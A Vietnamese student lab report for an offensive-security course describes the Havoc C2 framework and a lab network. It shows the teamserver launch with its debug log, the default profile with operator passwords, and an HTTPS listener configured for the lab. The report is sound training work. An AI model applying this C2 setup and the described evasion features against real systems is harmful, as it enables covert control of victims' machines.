

BÁO CÁO THỰC HÀNH HT2

Môn học: Tấn Công Mạng

Kỳ báo cáo: Buổi 01

Tên chủ đề:

GVHD: [Nguyễn Công Danh](#)

Ngày báo cáo: 31/03/2026

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT205.Q22.ANTT

Nhóm: Nhóm 11

STT	Họ và tên	MSSV	Email
1	Trịnh Nhật Duy	23520394	23520394@gm.uit.edu.vn
2	Đồng Hữu Nguyên Khoa	23520734	23520734@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN

STT	Công việc	Thực hiện	Kết quả tự đánh giá
1	Nội dung 1	100%	10/10
2	Nội dung 2	100%	10/10
3	Nội dung 3	100%	10/10
4	Nội dung 4	100%	10/10
5	Nội dung 5	100%	10/10

Lab 2 – Tấn công mạng

Hình 1. Yêu cầu 1	3
Hình 2. Havoc C2 Framework	3
Hình 3. Havoc's Networking Topology	4
Hình 4. Một số tính năng nổi bật	5
Hình 5. Yêu cầu 2.....	6
Hình 6. Networking Topology	6
Hình 7. Miss License	7
Hình 8. Yêu cầu 3.....	8
Hình 9. Giao diện của một Client	8
Hình 10. TeamServer	9
Hình 11. Havoc's Client.....	10
Hình 12. Cấu hình mặc định tại file profile havoc.yaotl	11
Hình 13. Cấu hình một listener.....	12
Hình 14. Thông tin cấu hình của nhóm	13
Hình 15. Tạo Payload.....	14
Hình 16. Có thể chọn Win32API hoặc Native/Syscall	15
Hình 17. Mô hình hoạt động của malware	15
Hình 18. Tạo một function kết nối bằng WinHTTP	16
Hình 19. Đưa file binary vào vector và đóng kết nối	17
Hình 20. Thêm quyền thực thi cho Shellcode vừa được tải về.....	17
Hình 21. Result.....	18
Hình 22. Bypassed AntiVirus.....	19
Hình 23. Yêu cầu 4.....	19
Hình 24. Kịch bản tiếp cận& khai thác	21
Hình 25. Yêu cầu 5.....	21

BÁO CÁO CHI TIẾT

1. Kịch bản 01

▪ Mô tả/mục tiêu:

1. Tìm hiểu về mô hình Command & Control (C2) (2 Điểm)

Nhóm sinh viên chọn một trong các mô hình C2 phổ biến dưới đây để tìm hiểu:

- Cobalt Strike: <https://www.cobaltstrike.com/>
- Havoc: <https://github.com/HavocFramework/Havoc>
- Sliver <https://sliver.sh/>
- Empire: <https://bc-security.gitbook.io/empire-wiki>
- Brute Ratel: <https://bruteratel.com/>
- Mythic: <https://github.com/its-a-feature/Mythic>

Hoặc tham khảo một mô hình C2 tương tự trong file sau:

<https://docs.google.com/spreadsheets/d/1b4mUxa6cDQuTV2BPC6aA-GR4zGZi0ooPYtBe4IgPsSc/edit?gid=0#gid=0>

Nội dung tìm hiểu bao gồm:

- Giới thiệu về mô hình C2, bao gồm mô hình mạng, các thành phần, giao thức hỗ trợ.
- Các tính năng bổ sung cho mô hình C2: shellcode, obfuscation,...

Các ứng dụng phổ biến cho mô hình C2: shellcode, obfuscation,...

Giải thích về mô hình C2: các ứng dụng phổ biến cho mô hình C2: shellcode, obfuscation,...

Một ứng dụng phổ biến cho mô hình C2: shellcode, obfuscation,...

Hình 1. Yêu cầu 1

▪ Các bước thực hiện/ Phương pháp thực hiện (Ảnh chụp màn hình, có giải thích)

Mô hình C2 nhóm chọn là Havoc C2 Framework.




Hình 2. Havoc C2 Framework

Havoc Framework được giới thiệu lần đầu vào tháng 10 năm 2022 bởi [C5pider](#) . Với khả năng bypass Windows Defender mạnh mẽ , khả năng phát triển linh hoạt cùng với nguồn dữ liệu phong phú , công cụ này nhanh chóng trở thành trợ thủ đắc lực cho các nhóm APT (Machete, machete-apt, APT-C-43, G0095)

Havoc hoạt động thế nào?

Mô hình C2 này chia làm 2 phần chính, một là TeamServer và một phần còn lại là Client. Với TeamServer thì module này xử lý các đối tượng kết nối, giao task cho các agent và xử lý callback, tạo listener, download file,... Còn với Client, nó là giao diện người dùng cho máy chủ, tại đây, chúng ta có thể tương tác, command hoặc nhận output từ các task agent.



Hình 3. Havoc's Networking Topology

Agent mặc định của Havoc: Demon

Demon không được thiết kế để bypass các trình AV hay EDR, nó được thiết kế nhằm mục đích hỗ trợ cho Redteam lẫn Pentest.

Demon là một agent mạnh mẽ được thiết kế để chạy trên Windows với các tính năng vượt trội và tinh vi:

- Evasion: Demon sử dụng các kỹ thuật như **Indirect Syscalls**, **Win32API** để bypass EDR hook, hỗ trợ Stack Spoofing để ẩn dấu vết thực thi trong bộ nhớ.

Lab 2 – Tấn công mạng

- Sleep Obfuscation: Khi ở trạng thái chờ lệnh, Demon có thể mã hóa chính nó trong bộ nhớ để tránh bị phát hiện bởi các công cụ quét RAM. Ví dụ như: Ekko, FOLIAGE,...
- Tính tùy biến cao: chúng ta có thể cấu hình cách Demon tương tác với hệ thống thông qua các cấu hình profile (tương tự như Malleable C2 của Cobalt Strike).
- Hỗ trợ cả kiến trúc x86/x64, đồng thời hỗ trợ các giao thức như SMB,...



Hình 4. Một số tính năng nổi bật

**Một số chi tiết sâu hơn nhóm sẽ giải thích trong quá trình tạo payload cho Malware.*

2. Kịch bản 02

- Mô tả/mục tiêu:

Lab 2 – Tấn công mạng

2. Xây dựng mô hình mạng mô phỏng tấn công thông qua C2 (2 Điểm)

Nhóm sinh viên thực hiện xây dựng mô hình mạng, trong đó bao gồm 2 thành phần:


- Red Team/Attacker: Hạ tầng liên quan máy chủ C2.
- Mạng doanh nghiệp nhỏ, bao gồm các thành phần: AD (Domain Controller), Web, Mail và Client.

Lưu ý: vẽ mô hình mạng tổng quan cho toàn bộ hệ thống.

Gamma: Lớp mô phỏng mạng nội bộ dựa trên cơ sở hạ tầng mạng.

Hình 5. Yêu cầu 2

- Các bước thực hiện/ Phương pháp thực hiện (Ảnh chụp màn hình, có giải thích)



Hình 6. Networking Topology

Hệ thống mạng doanh nghiệp bao gồm 01 máy Ubuntu Server thực hiện host Web Server và Mail Server, 01 máy Windows 10 làm máy Client, 01 máy Ubuntu cho Active Directory, 01 máy pfSense cho Firewall và 01 máy Kali Linux cho hạ tầng Havoc C2.


Ubuntu Server (Web&Mail)

10.20.20.2

Ubuntu (AD)	10.20.20.3
Windows 10 (Client)	10.20.20.4
pfSense (Firewall)	10.20.20.1
Kali Linux (Havoc C2)	10.3.94.132

Bảng 1. IP table

Nhóm tạo AD trên máy Ubuntu vì Windows Server yêu cầu bản quyền :v. Nhóm thử nhiều version với tìm qua vài cách rồi nhưng không mấy hiệu quả nên chuyển qua Ubuntu. Chi tiết nhóm làm theo tại đây: [Setting up Samba as an Active Directory Domain Controller](#)



Hình 7. Miss License

3. Kịch bản 03


- Mô tả/mục tiêu:

Lab 2 – Tấn công mạng

3. Xây dựng mã độc từ hạ tầng C2 (2 Điểm)

Tương ứng với từng tính năng của mô hình C2 đã chọn, thực hiện việc xây dựng mã độc để tấn công vào hệ thống mạng doanh nghiệp nhỏ. Với các yêu cầu như sau:

- Chọn tính năng trích xuất mã độc ở định dạng shellcode KHÔNG chọn tùy chọn mã độc định dạng .exe MẶC ĐỊNH trong mô hình C2.
- Viết mã độc gắn kèm vào một trong các tập tin phổ biến: .exe đi kèm .dll, .lnk, .doc/.docx, .xls/.xlsx, .pdf, .bat, hoặc tương tự.
- Mã độc khi thực thi trên máy victim, kết nối về được C2 là thành công.
- Mô tả flow hoạt động, từng kỹ thuật/chức năng đã lập trình cho mã độc.
- **NÂNG CAO: Mã độc có khả năng bypass antivirus (cập nhật mới nhất), máy victim kết nối thành công về C2 trong ít nhất 15 phút. (10 Điểm cho Lab 01)**




Hình 8. Yêu cầu 3

- Các bước thực hiện/ Phương pháp thực hiện (Ảnh chụp màn hình, có giải thích)

Tìm hiểu sơ qua một chút về việc xây dựng Hạ tầng C2 với Havoc. Việc này cần thiết lập các thứ sau:

Đầu tiên là TeamServer, đây có thể hiểu là hạ tầng chính của Havoc, TeamServer chịu trách nhiệm start các listeners, tương tác với các agents và đồng thời xử lý cả các commands. TeamServer sử dụng Yaotl để thực hiện Config.

Thứ hai là Client, được viết bằng Qt/C++, phần này cung cấp cho user GUI vô cùng trực quan và dễ sử dụng. Chúng ta có thể thực hiện tạo listeners, khai thác máy victims, trực tiếp tạo payload,...



Hình 9. Giao diện của một Client

Installation


Lab 2 – Tấn công mạng



Havoc C2 Framework có thể được Install dễ dàng thông qua gói APT, tuy nhiên thì điều này không được khuyến khích vì Client thì được viết bằng ngôn ngữ Qt/C++ nên rất dễ xảy ra lỗi. Đội ngũ phát triển cũng khuyến khích là nên thực hiện compile trực tiếp hơn là dùng gói APT.

Chi tiết cách thực hiện nhóm thực hiện theo hướng dẫn tại đây: [Havoc's Installation](#)

Sau khi thực hiện Compile xong, chúng ta có kết quả như sau:



```
kali@kali: ~/Havoc
Session Actions Edit View Help


(kali@kali)~/Havoc
$ ./havoc server --profile ./profiles/havoc.yaotl -v --debug

HAVOC

pwn and elevate until it's done

[10:54:25] [DEBUG] [cmd_init.func2:59]: Debug mode enabled
[10:54:25] [INFO] Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]
[10:54:25] [INFO] Havoc profile: ./profiles/havoc.yaotl
[10:54:25] [INFO] Build:
- Compiler x64 : data/x86_64-w64-mingw32-cross/bin/x86_64-w64-mingw32-gcc
- Compiler x86 : data/i686-w64-mingw32-cross/bin/i686-w64-mingw32-gcc
- Nasm : /usr/bin/nasm
[10:54:25] [INFO] Time: 31/03/2026 10:54:25
[10:54:25] [INFO] Teamserver logs saved under: data/loot/2026.03.31_10:54:25
[10:54:25] [DEBUG] [server.(*Teamserver).Start:53]: Starting teamserver...
[10:54:25] [INFO] Starting Teamserver on wss://0.0.0.0:40056
[10:54:25] [INFO] [SERVICE] starting service handle on wss://0.0.0.0:40056/service-endpoint
[10:54:25] [INFO] Opens existing database: data/teamserver.db
[10:54:25] [DEBUG] [certs.HTTPSGenerateRSACertificate:301]: Generating TLS certificate (RSA) for '0.0.0.0' ...
[10:54:25] [INFO] Starting 1 listeners from last session
[10:54:25] [DEBUG] [handlers.(*HTTP).Start:204]: Setup HTTP/s Server
[10:54:25] [DEBUG] [handlers.(*HTTP).generateCertFiles:48]: Listener Path: data/loot/2026.03.31_10:54:25/listener/L
ab/
[10:54:25] [DEBUG] [certs.HTTPSGenerateRSACertificate:301]: Generating TLS certificate (RSA) for '10.3.94.132' ...
[10:54:26] [DEBUG] [certs.generateCertificate:223]: Valid from 2025-06-15 10:54:26.024883102 -0400 EDT to 2028-06-14
10:54:26.024883102 -0400 EDT
[10:54:26] [DEBUG] [certs.generateCertificate:228]: Serial Number: 240230401469072657734926444616850282491
[10:54:26] [DEBUG] [certs.generateCertificate:234]: Authority certificate
[10:54:26] [DEBUG] [certs.generateCertificate:247]: ExtKeyUsage = [serverAuth clientAuth]
[10:54:26] [DEBUG] [certs.generateCertificate:263]: Certificate authenticates IP address: 10.3.94.132
[10:54:26] [DEBUG] [certs.generateCertificate:278]: Certificate is an AUTHORITY
[10:54:26] [DEBUG] [handlers.(*HTTP).generateCertFiles:74]: Successful generated tls certifications
[10:54:26] [INFO] Started "lab" listener: https://10.3.94.132:443
[10:54:26] [INFO] Restored 4 agents from last session
[10:54:26] [DEBUG] [server.(*Teamserver).Start:492]: Wait til the server shutdown
[10:54:26] [DEBUG] [certs.generateCertificate:223]: Valid from 2025-09-02 10:54:26.079097244 -0400 EDT to 2028-09-01
10:54:26.079097244 -0400 EDT
[10:54:26] [DEBUG] [certs.generateCertificate:228]: Serial Number: 132209988754623875472632268364926622829
[10:54:26] [DEBUG] [certs.generateCertificate:234]: Authority certificate
[10:54:26] [DEBUG] [certs.generateCertificate:247]: ExtKeyUsage = [serverAuth clientAuth]
[10:54:26] [DEBUG] [certs.generateCertificate:263]: Certificate authenticates IP address: 0.0.0.0
[10:54:26] [DEBUG] [certs.generateCertificate:278]: Certificate is an AUTHORITY
```

Hình 10. TeamServer



Hình 11. Havoc's Client

Tại đây, chúng ta tiến hành đăng nhập, các trường thông tin bao gồm:

- Name: chúng ta có thể nhập bất cứ thứ gì.
- Host: địa chỉ IP của máy chủ, tại đây của nhóm là 0.0.0.0 (do host chung máy, chúng ta cũng có thể install client và teamserver không cùng máy).
- Port: port mặc định của Havoc là 40056.
- User/Password: mặc định có hai tài khoản chính, chúng ta có thể thêm/xóa/sửa tại file `./Havoc/profiles/havoc.yaotl`.
- Ngoài ra, tại file profile yaotl chúng ta có thể thêm/sửa một cách tùy ý cho agents, account,... (đường dẫn nếu install với gói APT thường là `/usr/share/Havoc/profiles/`)

```
kali@kali: ~/Havoc/profiles
Session Actions Edit View Help

(kali@kali)-[~/Havoc]
$ cd profiles

(kali@kali)-[~/Havoc/profiles]
$ ls
havoc.yaotl  http_smb.yaotl  webhook_example.yaotl

(kali@kali)-[~/Havoc/profiles]
$ cat havoc.yaotl
Teamserver {
  Host = "0.0.0.0"
  Port = 40056

  Build {
    Compiler64 = "data/x86_64-w64-mingw32-cross/bin/x86_64-w64-mingw32-gcc"
    Compiler86 = "data/i686-w64-mingw32-cross/bin/i686-w64-mingw32-gcc"
    Nasm = "/usr/bin/nasm"
  }
}

Operators {
  user "Spider" {
    Password = "password1234"
  }

  user "Neo" {
    Password = "password1234"
  }
}

# this is optional. if you dont use it you can remove it.
Service {
  Endpoint = "service-endpoint"
  Password = "service-password"
}

Demon {
  Sleep = 2
  Jitter = 15

  TrustXForwardedFor = false

  Injection {
    Spawn64 = "C:\\Windows\\System32\\notepad.exe"
    Spawn32 = "C:\\Windows\\SysWOW64\\notepad.exe"
  }
}

(kali@kali)-[~/Havoc/profiles]
$
```

Hình 12. Cấu hình mặc định tại file profile havoc.yaotl

Configuration

1. Add Listener


Để mô hình C2 có thể gửi và nhận thông tin, command,... chúng ta cần một listener. Tại đây, mô hình C2 có thể kiểm soát và đóng vai trò là điểm tiếp nhận mọi kết nối từ mã độc gửi về.

Havoc C2 hỗ trợ 4 giao thức cho kết nối giữa mã độc và C2:

- HTTP
- HTTPS
- SMB
- External C2

Lab 2 – Tấn công mạng

Những việc này chúng ta đều có thể thực hiện cấu hình với giao diện Havoc Client. Để bắt đầu một listener, chọn View -> Listeners để hiển thị bảng listener. Sau đó chọn Add để thêm và cấu hình một kết nối mới.



Hình 13. Cấu hình một listener

Tại đây có các trường hosts, port, host (bind),... chúng ta có thể điền các thông tin của máy chủ C2 tại đây. Chi tiết thông tin của các trường có thể xem thêm tại [đây](#).

Havoc
Edit Listener

Name: Lab

Payload: Https

Config Options

Hosts: 10.3.94.132 [Add] [Clear]

Host Rotation: round-robin

Host (Bind): 10.3.94.132

PortBind: 443

PortConn:

User Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.3

Headers: [Add] [Clear]

Uris: [Add] [Clear]

Host Header:

☐ Enable Proxy connection

Proxy Type: https

Proxy Host:

